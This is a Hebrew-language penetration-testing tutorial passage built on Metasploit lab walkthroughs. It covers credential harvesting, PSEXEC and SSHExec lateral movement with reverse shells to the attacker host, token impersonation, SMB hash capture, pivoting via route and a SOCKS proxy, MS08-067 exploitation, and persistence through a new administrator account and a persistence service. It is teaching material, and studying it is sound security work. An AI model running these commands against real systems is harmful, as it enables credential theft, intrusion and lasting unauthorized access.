msf6 post(windows/gather/credentials/winscp) > exploit

[*] Looking for WinSCP.ini file storage...
[*] Looking for Registry storage...
[*] No Saved Passwords found in the Session Registry Keys
[*] Post module execution completed
msf6 post(windows/gather/credentials/winscp) > exploit

[*] Looking for WinSCP.ini file storage...
[*] Looking for Registry storage...
[*] No Saved Passwords found in the Session Registry Keys
[*] Post module execution completed
msf6 post(windows/gather/credentials/winscp) > exploit

[*] Looking for WinSCP.ini file storage...
[*] Looking for Registry storage...
[+] Host: 192.168.119.130, IP: 192.168.119.130, Port: 22, Service: SSH, Username: georgia, Password: password
[*] Post module execution completed
msf6 post(windows/gather/credentials/winscp) >

```

המודל מראה לנו את האישורים השמורים.

(4) התוקף משתמש בפקודות net ב Windows כדי להציג מידע על משתמשים וקבוצות ברשת. הפקודה net users מציגה את כל המשתמשים במערכת, ו net localgroup Administrators מציגה את חברי קבוצת הניהול.

```

msf6 post(windows/gather/credentials/winscp) > sessions 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3700 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

נלחץ על ה-domain / ונראה לא רק את המשתמשים המקומיים:

```

C:\WINDOWS\system32>net users
net users

User accounts for \\

Administrator      georgia             Guest
HelpAssistant      secret             SUPPORT_388945a0
The command completed with one or more errors.

```

נראה את חברי הקבוצה על ידי הפקודה הבאה:

```

C:\WINDOWS\system32>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
georgia
secret
The command completed successfully.

```

תקיפת PSEXEC

התקפת PSEXEC מתבצעת בסביבת רשת כאשר תוקף מצליח לגשת למערכת אחת ומשתמש בה כדי להתרחב לגישה למערכות נוספות. במקרים בהם המערכת היא חלק מדומיין, התוקף יכול לנסות לפצח חשבון דומיין או להשיג גישה מנהל דומיין. גם אם אין שליטה על הדומיין, אם המערכות חולקות סיסמת מנהל מקומית לא משוננת, התוקף יכול לפצח סיסמה זו ולגשת למחשבים נוספים. טכניקת PSEXEC שהומצאה על ידי Windows Sysinternals (קבוצת כלים לניהול Windows) מאפשרת לתוקף להעלות קבצים ולשלוט במערכת היעד באמצעות שימוש באישורים חוקיים. במקרים בהם התוקף מצליח להשיג את הסיסמה למערכת אחת, הוא יכול להשתמש באישורים הללו כדי לגשת למערכות נוספות בסביבה, מה שמדגיש את חשיבות מדיניות הסיסמאות והאבטחה.

התוקף: kali linux 192.168.119.131

הנתקף: Windows XP 192.168.119.132

נשתמש במודל PSEXEC:

```
msf6 exploit(windows/smb/psexec) > set RHOST 192.168.119.132
RHOST => 192.168.119.132
msf6 exploit(windows/smb/psexec) > exploit
```

Module options (exploit/windows/smb/psexec):

Name	Current Setting	Required	Description
RHOSTS	192.168.119.132	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPass	password	no	The password for the specified username
SMBShare	ADMIN\$	no	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBUser	georgia	no	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.119.131	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

בנוסף ל RHOST נזין את SMBDomain, SMBUser, SMBPass מאחר שמערכת Windows XP אינה בדומיין, נשתמש ב-WORKGROUP כברירת מחדל. נגדיר את SMBUser ל georgia ואת SMBPass לסיסמה שנמצאה. נבצע את מודול הניצול, שמטמיע את המטען בקובץ שירות Windows. לאחר העלאת הקובץ, המטען מתחבר למאזין Metasploit שלנו. כך, גם כשנכנסו כ- georgia המטען פועל עם הרשאות מערכת.

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] 192.168.119.132:445 - Connecting to the server ...
[*] 192.168.119.132:445 - Authenticating to 192.168.119.132:445|WORKGROUP as user 'Georgia' ...
[*] 192.168.119.132:445 - Selecting native target
[*] 192.168.119.132:445 - Uploading payload... jhThwhHX.exe
[*] 192.168.119.132:445 - Created \jhThwhHX.exe ...
[+] 192.168.119.132:445 - Service started successfully...
[*] 192.168.119.132:445 - Deleting \jhThwhHX.exe ...
[*] Sending stage (175686 bytes) to 192.168.119.132
[*] Meterpreter session 1 opened (192.168.119.131:4444 -> 192.168.119.132:1057) at 2023-06-18 19:03:01 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

תקיפת SSHExec

התקפת SSHExec היא טכניקת חדירה שמשתמשת בפרוטוקול SSH (Secure Shell) כדי לנוע בין מערכות לינוקס בסביבה רשתית, כאשר יש לתוקף אוסף של אישורים חוקיים, לרוב שם משתמש וסיסמה, שמאפשרים לו לגשת למערכות נוספות באותה סביבה.

אם לתוקף יש גישה למערכת אחת באמצעות אישורים חוקיים (למשל, מה שנמצא בפרק קודם), הוא יכול להשתמש באותם אישורים כדי לנסות להתחבר למערכות אחרות באותה רשת. מודול Metasploit שנקרא multi/ssh/sshexec מאפשר לתוקף להפעיל פקודות מרחוק על מערכת לינוקס.

התוקף: kali linux 192.168.119.131

הנתקף: Ubuntu 8 192.168.119.130

התוקף משתמש בפקודה use exploit/multi/ssh/sshexec כדי להפעיל את מודול SSHExec

```
msf6 exploit(windows/smb/psexec) > use exploit/multi/ssh/sshexec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) > show options

Module options (exploit/multi/ssh/sshexec):
```

Name	Current Setting	Required	Description
PASSWORD		yes	The password to authenticate with.
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit-sics/using-metasploit.html
RPORT	22	yes	The target port (TCP)
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	root	yes	The user to authenticate as.

```
msf6 exploit(multi/ssh/sshexec) > set RHOST 192.168.119.130
RHOST => 192.168.119.130
msf6 exploit(multi/ssh/sshexec) > set USERNAME georgia
USERNAME => georgia
msf6 exploit(multi/ssh/sshexec) > set PASSWORD password
PASSWORD => password
msf6 exploit(multi/ssh/sshexec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) > set LHOST 192.168.119.131
LHOST => 192.168.119.131
msf6 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] 192.168.119.130:22 - Sending stager...
[*] Command Stager progress - 42.75% done (342/800 bytes)
[*] Sending stage (1017704 bytes) to 192.168.119.130
[*] Meterpreter session 2 opened (192.168.119.131:4444 -> 192.168.119.130:58221) at 2023-06-18 19:13:43 +0300
[*] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter > shell
Process 8099 created.
Channel 1 created.
whoami
georgia
```

בדוגמה הזו, אנו משתמשים באישורי הגישה (georgia) שזוהו קודם לכן. בעוד שבמקרה זה נתחבר מחדש לאותו שרת, הטכניקה הזו יכולה לשמש גם לחדירה לשרתים נוספים ברשת שבהם יש חשבון למשתמש ג'ורג'יה.

כדי לבצע את התקיפה, יש צורך באישורים תקפים. נגדיר את שם המשתמש והסיסמה של ג'ורג'יה, ונבחר במטען linux/x86/meterpreter/reverse_tcp שיבוצע על היעד.

בשונה מהתקפת PSEXEC שבה המטען מקבל מיד הרשאות מערכת ב-SSHExec נותרות הרשאות המשתמש המקוריות, במקרה הזה ג'ורג'יה. עם זאת, הטכניקה מאפשרת תנועה מהירה בין מערכות לינוקס ברשת לצורך חיפוש פגיעויות או מידע נוסף.

Tokens איסוף

התקיפה עוסקת בגניבת **טוקנים (tokens)** במערכת Windows לצורך השגת הרשאות נוספות וגישה למערכות נוספות ברשת. טוקנים משמשים לבקרת גישה במערכת ההפעלה, ומאפשרים לתהליכים לפעול בהרשאות מסוימות מבלי להזין סיסמה בכל פעם.

כאשר משתמש נכנס למערכת (דרך המסוף או חיבור מרוחק), נוצר עבורו **טוקן האצלה** (הוא סוג מיוחד של טוקן במערכת Windows, שמאפשר למשתמשים ולתהליכים לבצע פעולות בשם של משתמשים אחרים או במערכות אחרות). שמכיל את האישורים הדרושים ומאפשר לתהליך להתחבר למערכות נוספות באותו תחום (domain). גם אם המשתמש מתנתק, הטוקן שלו יישאר פעיל עד שהמערכת תאוחלל מחדש.

תוקף שנמצא במערכת שנפגעה, יכול לגנוב טוקן של משתמש אחר ולהשתמש בו כדי להעלות הרשאות, באמצעות כלי כמו **Incognito** שמאפשר למפות ולגנוב טוקנים, Incognito. שבעבר היה כלי עצמאי, הפך לתוסף בתוך Meterpreter וניתן להטעין אותו כדי לגשת לכל הטוקנים הזמינים במערכת.

התוקף: kali linux 192.168.119.131

הנתקף: Windows XP 192.168.119.128

נפתח את הסשן דרך netapi_067_08ms/smb/windows/exploit

```
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter >
```

לפני השימוש ב, Incognito-נחליף משתמשים ב Windows XP-ונחבר את עצמנו כ "secret"-עם הסיסמה "Password123". התחברות זו תיצור אסימון התחזות Incognito. יבדוק את כל האסימונים במערכת דרך קריאות API של Windows כדי לראות את האסימונים הזמינים, נעשה שימוש בפקודה tokens_list -u ב-Meterpreter.

```
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter > list_tokens -u
```

Delegation Tokens Available

```
BOOKXP\georgia
BOOKXP\secret
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
```

Impersonation Tokens Available

No tokens available

```
meterpreter >
```

נראה שיש לנו אסימונים לג'ורג'יה ול-secret ננסה לגנוב את אסימון ההתחזות של secret כדי לקבל את ההרשאות שלו. נשתמש בפקודת token_impersonate לגניבה. (זכרו להשתמש בשני קווים אחוריים כדי להימנע מבעיות עם הלוכסן האחורי בין הדומיין לשם המשתמש.)

```
meterpreter > impersonate_token BOOKXP\secret
[+] Delegation token available
[+] Successfully impersonated user BOOKXP\secret
meterpreter > getuid
Server username: BOOKXP\secret
meterpreter >
```

המשך...

לאחר גניבת ה *token*-של ה *secret*-ניתן להשתמש ב *getuid* כדי לוודא שאנחנו פועלים כמשתמש זה. אם ה *secret* הוא מנהל דומיין, נוכל כעת ליצור חשבון מנהל דומיין חדש או לשנות את הסיסמה של מנהל הדומיין. בנוגע לגיבוב סיסמאות, במערכת ללא דומיין, ניתן לקבל רק גיבוב של סיסמאות מקומיות. אבל אם המשתמש הוא חלק מדומיין, אפשר ללכוד את ה *hash*-על ידי העברתו לשרת SMB שנשלט על ידינו. לשם כך, פותחים מופע שני של *Msfconsole* ומשתמשים במודול *auxiliary/server/smb/capture* כדי להגדיר שרת SMB שממתין לכידת ניסיונות אימות.

(גיבוב סיסמאות- גיבוב סיסמאות הוא תהליך שבו לוקחים סיסמה ומעבירים אותה דרך פונקציית *hashing* שהיא אלגוריתם שממיר את המידע (במקרה הזה, הסיסמה) לרצף של תווים באורך קבוע. התוצאה היא מעין "טביעת אצבע" ייחודית לסיסמה.)

```
msf6 auxiliary(server/capture/smb) > set JOHNPWFILE /root/johnfile
JOHNPWFILE => /root/johnfile
msf6 auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.

[*] JTR hashes will be split into two files depending on the hash format.
[*] /root/johnfile_netntlm for NTLMv1 hashes.
[*] /root/johnfile_netntlmv2 for NTLMv2 hashes.


[*] Server is running. Listening on 0.0.0.0:445
msf6 auxiliary(server/capture/smb) > [*] Server started.
```

עכשיו נבדוק אם נוכל לנצל את הגישה למערכת כדי לחדור לרשת נוספת. ארגונים רבים מחזיקים מעט מאוד מערכות שפתוחות לאינטרנט, כמו שרתי אינטרנט, דוא"ל או VPN. אם שירותים אלה מתארחים בבית ולא אצל ספק חיצוני, קבלת גישה אליהם מבחוץ עשויה לאפשר חדירה לרשת הפנימית. עם זאת, רשתות פנימיות לרוב מחולקות לאזורים שונים כדי למנוע גישה מלאה לכל המערכות דרך פרצה אחת.

מערכת ציר:

כאשר הגדרנו את מערכת ה-Windows 7 שלנו בפרק 1, יצרנו עבודה שני מתאמי רשת וירטואליים. אחד מהמתאמים חובר לרשת מגושרת (Bridged), שאפשרה למערכת לתקשר עם שאר היעדים ועם מכונת Kali הווירטואלית שלנו. המתאם השני חובר לרשת שמוגדרת למארח בלבד (Host-Only).

בתרגיל הזה, נעביר את מערכת ה-Windows XP שלנו לרשת המארח בלבד, כך שלא תהיה עוד אפשרות לגשת אליה ממערכת Kali. (לפרטים נוספים על שינוי הגדרות רשת וירטואלית, אפשר לעיין בחלק "הגדרת היעד של Windows 7" בעמוד 48). למרות שמדובר במערכת Windows, ניתן להשתמש בפקודה ifconfig דרך Meterpreter כדי לצפות במידע על הרשתות המחוברות.



התוקף והנתקף בפירוט בתמונה:

כפי שמוצג בדוגמה 13-28, מערכת Windows 7 מחוברת לשתי רשתות: רשת 192.168.20.0/24, הכוללת גם את מערכת Kali, ורשת 172.16.85.0/24, שלמערכת Kali אין גישה אליה. בתרשים הבא רואים שמערכת Windows 7 מחוברת לשתי תת-רשתות (subnets): אחת בתת-הרשת 192.168.74/24, והשנייה בתת-הרשת של 192.168.119/24. לעומת זאת, מערכת Windows XP מחוברת רק לתת-הרשת 192.168.74/24.

עכשיו נפתח סשן על Windows 7 מהמכונה שלנו ב-Kali דרך תקיפת נגן המוזיקה.

```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] Sending stage (175686 bytes) to 192.168.119.133
[*] Meterpreter session 2 opened (192.168.119.131:4444 → 192.168.119.133:49157) at 2023-06-18 20:21:23 +0300

meterpreter >
  
```

```
meterpreter > ifconfig
```

Interface 16

```

Name       : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:36:0d:d9
MTU        : 1500
IPv4 Address : 192.168.74.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f966:5295:ade5:4c3b
IPv6 Netmask : ffff:ffff:ffff:ffff::
  
```

Interface 11

```

Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:36:0d:cf
MTU        : 1500
IPv4 Address : 192.168.119.133
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5d80:caa9:e4af:f586
IPv6 Netmask : ffff:ffff:ffff:ffff::
  
```

המשך...

בשלב זה, אנו יכולים להתחיל להעלות את כלי התקיפה שלנו למערכת ה-Windows 7 כדי לבצע בדיקות חדירה ברשת 192.168.74.0. עם זאת, סביר להניח שכלים אלה יזוהו על ידי תוכנת האנטי-וירוס של המערכת, מה שיחייב אותנו לנקות את כל העקבות שהושארו מאחור. למרבה המזל, Metasploit מציע לנו אפשרות אחרת: אפשר לנתב את כל התעבורה המיועדת לרשת היעד דרך חיבור פעיל של Metasploit.

באמצעות פקודת route ב-Metasploit, ניתן להגדיר לאן לנתב את התעבורה. במקום לנתב תעבורה ישירות לכתובת IP ספציפית, ניתן לנתב אותה דרך סשן (session) פתוח שמתקיים כרגע עם היעד.

במקרה זה, המטרה היא לנתב את כל התעבורה שמיועדת לרשת 192.168.74.0 דרך החיבור הפתוח עם מערכת ה-Windows 7.

התחביר לפקודת הנתביב ב-Metasploit:

על ידי הנתביב הזה: route add <network> <netmask> <session ID>

```
Background session 2? [y/N]
msf6 exploit(multi/handler) > route add 192.168.74.0 255.255.255.0 2
[*] Route added
msf6 exploit(multi/handler) > 
```

עכשיו, כל תעבורה שנשלחת דרך Metasploit לרשת 192.168.74.0 תנובת אוטומטית דרך החיבור הפתוח עם מערכת ה-Windows 7 (במקרה שלי, זהו סשן 2). נוכל להגדיר פרמטרים כמו RHOST או RHOSTS עבור מערכות ברשת זו, ו-Metasploit ידאג לנתב את התעבורה ליעד המתאים.

בפרק 5, כשהתחלנו את שלב איסוף המידע, אחת הפעולות הראשונות הייתה סריקה של המטרות באמצעות Nmap במקרה הזה, לא נוכל להשתמש בכלים חיצוניים ישירות עם הנתביב שהגדרנו ב-Metasploit, אך Metasploit מספק מודולים פנימיים לסריקת יציאות שניתן להשתמש בהם במקום. למשל, המודול scanner/portscan/tcp מאפשר לבצע סריקות יציאות TCP.

```
msf6 exploit(multi/handler) > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options
[-] Unknown command: show
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
```

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

View the full module info with the `info`, or `info -d` command.

עכשיו נגדיר את אפשרות RHOSTS כרגיל במודולי העזר של Metasploit כדי לציין את כתובות ה-IP שברצוננו לסרוק. כברירת מחדל Metasploit, סורק יציאות בטווח 1-10000, אך ניתן לשנות את הטווח הזה לפי הצורך. למרות שסורקי היציאות של Metasploit אינם עוצמתיים כמו Nmap, הם יכולים להציג לנו מידע בסיסי, כמו למשל אם יציאת ה-SMB פתוחה. לאחר שגילינו שיציאת ה-SMB פתוחה, נוכל להפעיל את המודול auxiliary/scanner/smb/smb_version כדי לבדוק את גרסת ה-SMB. לאחר מכן, נוכל להריץ את המודול windows/smb/ms08_067_netapi כדי לבדוק פגיעות ולהוביל לניצול מערכת ה-Windows XP דרך פגיעות MS08-067, תוך שימוש במנגנון הציר כדי לגשת למערכת היעד.

המשך...

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.74.128
RHOSTS => 192.168.74.128
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.168.74.128: - 192.168.74.128:21 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:25 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:80 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:79 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:106 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:110 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:139 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:135 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:180 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:445 - TCP OPEN
[+] 192.168.74.128: - 192.168.74.128:443 - TCP OPEN
```

מכיוון שמערכות ה-Windows XP ו-Kali שלנו נמצאות ברשתות שונות, שימוש בעומס הפוך (reverse payload) לא יתפקד. עבור הניצול שלנו, מכיוון שהיעד של Windows XP לא יידע כיצד לנתב את התנועה חזרה לכתובת 192.168.119.131. אם מערכת Kali שלנו הייתה מחוברת לאינטרנט והייתה ברשת פנימית שבה אנו תוקפים, ייתכן שהיה אפשרי לנתב את התנועה דרך האינטרנט. אך במקרה שלנו, הרשת המארחת שלנו בלבד אינה יודעת כיצד לנתב לכתובת ברשת המגושרת. במקום זאת, נשתמש במטען bind. בעזרת מטען ה-bind של Metasploit, לא תהיה בעיה לנתב דרך הציר שהגדרנו. המטען windows/meterpreter/bind_tcp יתפקד בצורה נכונה במצב הזה.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.74.128
RHOST => 192.168.74.128
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.74.128:445 - Automatically detecting the target...
[*] 192.168.74.128:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.74.128:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.74.128:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.74.128:4444
[*] Sending stage (175686 bytes) to 192.168.74.128
[*] Meterpreter session 1 opened (192.168.119.131:43093 -> 192.168.74.128:4444)
at 2023-06-18 20:54:11 +0300

meterpreter >
```

קיבלנו עוד ששן, הפעם דרך הציר.

המשך...


בעוד ש Metasploit-מציע הרבה אפשרויות, אנו מוגבלים לשימוש במודולים של Metasploit בלבד. עם זאת, יש אפשרות להעביר כלים אחרים דרך הציר של Metasploit. הדרך לעשות זאת היא באמצעות ProxyChains כלי שמפנה תעבורה לשרתי פרוקסי, המאפשר לשלוח את התעבורה שלנו מכלים אחרים של Kali דרך Metasploit. ראשית, עלינו להקים שרת פרוקסי ב Metasploit- בדיוק כמו עם מודול שרת ה-SMB שבו השתמשנו ללכידת-HASH ים מוקדם יותר בפרק זה, גם ל Metasploit-יש מודול לשרת (SOCKS4a) המודול הוא (auxiliary/server/socks4a) הגדרת שרת ה proxy-כוללת את הצעדים הבאים:

1. **הקמת ששן Meterpreter במחשב היעד**: לפני שנוכל להשתמש בתעבורה דרך ה proxy-עלינו להקים ששן Meterpreter במחשב הקורבן.
2. **הפעלת מודול הניתוב האוטומטי**: לאחר מכן, נשתמש בסקריפט ניתוב אוטומטי כדי להניח גישה לרשת המשנה שאינה ניתנת לניתוב. מודול זה יאפשר לשרת ה-SOCKS-המקומי לנתב את כל התעבורה לרשת המשנה 10.0.0.0/24 דרך הסשן של Meterpreter שלנו, ולגרום לתעבורה לצאת מהמחשב של הקורבן, ובכך לספק לנו גישה לרשת המשנה שאינה ניתנת לניתוב.
3. **שימוש ב-curl**: כעת, נוכל להשתמש בכלים כמו curl להחבר למחשב ברשת המשנה שאינה ניתנת לניתוב באמצעות ה-SOCKS proxy-שהגדרנו.

```
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > sessions 2
[*] Starting interaction with 2...

meterpreter > run autoroute -s 10.0.0.0/24
"the quieter you become, the more you are able to hear"
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.0.0.0/255.255.255.0 ...
[+] Added route to 10.0.0.0/255.255.255.0 via 192.168.119.133
[*] Use the -p option to list all active routes
meterpreter > 
```



```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# curl --proxy socks5://localhost:1080 http://10.0.0.15:8080/robots.txt
```

שימור אחיזה עם הוספת משתמש חדש

במפגשי Meterpreter יש יתרון וחיסרון: היתרון הוא שהתהליך שוכן בזיכרון ומספק גמישות, אך החיסרון הוא שאם התהליך מת או המערכת מופעלת מחדש, ההפעלה תתאדה וייתכן שנאבד גישה אם ניכחד מהרשת. כדי להחזיר גישה בעתיד מבלי לחזור על התקפות, ניתן להשתמש בשיטות התמדה. שיטות אלו כוללות הוספת משתמש חדש למערכת או התקנת rootkit ברמת ליבה.

בפרק זה נסקור דרכים פשוטות להשגת התמדה. אחת הדרכים הקלות היא הוספת משתמש חדש, שמקלה על הגישה דרך RDP, SSH או אמצעים אחרים. (זכור למחוק חשבונות משתמש שנוספו לפני שתסיים את המבחן.)

התוקף: kali linux 192.168.119.131

הנתקף: Windows XP 192.168.119.128

במערכת Windows נשתמש בפקודת `net user /add username password` כדי להוסיף משתמש חדש.

```
Background session 2? [y/N]
msf6 auxiliary(server/socks_proxy) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3368 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>cd Documents and Settings
cd Documents and Settings

C:\Documents and Settings>cd georgia
cd georgia

C:\Documents and Settings\georgia>cd Desktop
cd Desktop

C:\Documents and Settings\georgia\Desktop>net user james password /add
net user james password /add
The command completed successfully.

C:\Documents and Settings\georgia\Desktop>
```

כדי להבטיח שהמשתמש החדש יקבל את ההרשאות המתאימות, נדרש להוסיף אותו לקבוצות הרלוונטיות באמצעות הפקודה `net localgroup /add name group`.

למשל, אם נרצה לאפשר למשתמש להתחבר דרך שולחן עבודה מרוחק, נצטרך להוסיף אותו לקבוצת Remote Desktop Users כמו כן, כדי להעניק למשתמש הרשאות נוספות, ניתן להוסיף אותו גם לקבוצת Administrators

```
C:\Documents and Settings\georgia\Desktop>net localgroup Administrators james
/add
net localgroup Administrators james /add
The command completed successfully.

C:\Documents and Settings\georgia\Desktop>
```



שימור אחיזה עם סקריפט של Meterpreter

המודול המתואר יוצר תהליך שבסופו קובץ הפעלה (Executable) נשלח למחשב מרוחק ומופעל שם. בנוסף, הקובץ הופך לשירות מתמשך (Persistent Service) כלומר הוא מוגדר כך שירוך אוטומטית בכל פעם שהמחשב המרוחק מופעל מחדש.

התוקף: kali linux 192.168.119.131

הנתקף: Windows XP 192.168.119.132

נתחיל בהרצה הפקודות בקאלי לינוקס:

```
msf6 post(windows/manage/persistence_exe) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set session 1
session => 1
msf6 exploit(windows/local/persistence_service) > set lport 5678
lport => 5678
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 192.168.119.131:5678
[*] Running module against BOOXXP
[*] Meterpreter service exe written to C:\WINDOWS\TEMP\whsDyDN.exe
[*] Creating service Nbtssjrs
[*] Sending stage (175686 bytes) to 192.168.119.132
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/BOOXXP_20230618.5140/BOOXXP_20230618.5140.rc
[*] Meterpreter session 2 opened (192.168.119.131:5678 -> 192.168.119.132:1036) at 2023-06-18 21:51:41 +0300


meterpreter >
```

בתיקיית ה Temp של מערכת ההפעלה במחשב ה"קורבן", לאחר מכן הקובץ מוגדר כשירות מתמשך (Persistent Service) כלומר, הקובץ יפעל ברקע ויופעל אוטומטית כאשר המחשב יאתחל מחדש. אם המערכת של הקורבן מבצעת אתחול, כל תהליכי הריצה שהופעלו קודם ייסגרו, כולל קובץ ההפעלה הנוכחי. עם זאת, יש צורך להגדיר את המערכת כך שתפעיל מחדש את הקובץ בעת כל אתחול. לכן, נגדיר את המערכת באמצעות הפקודות הבאות:

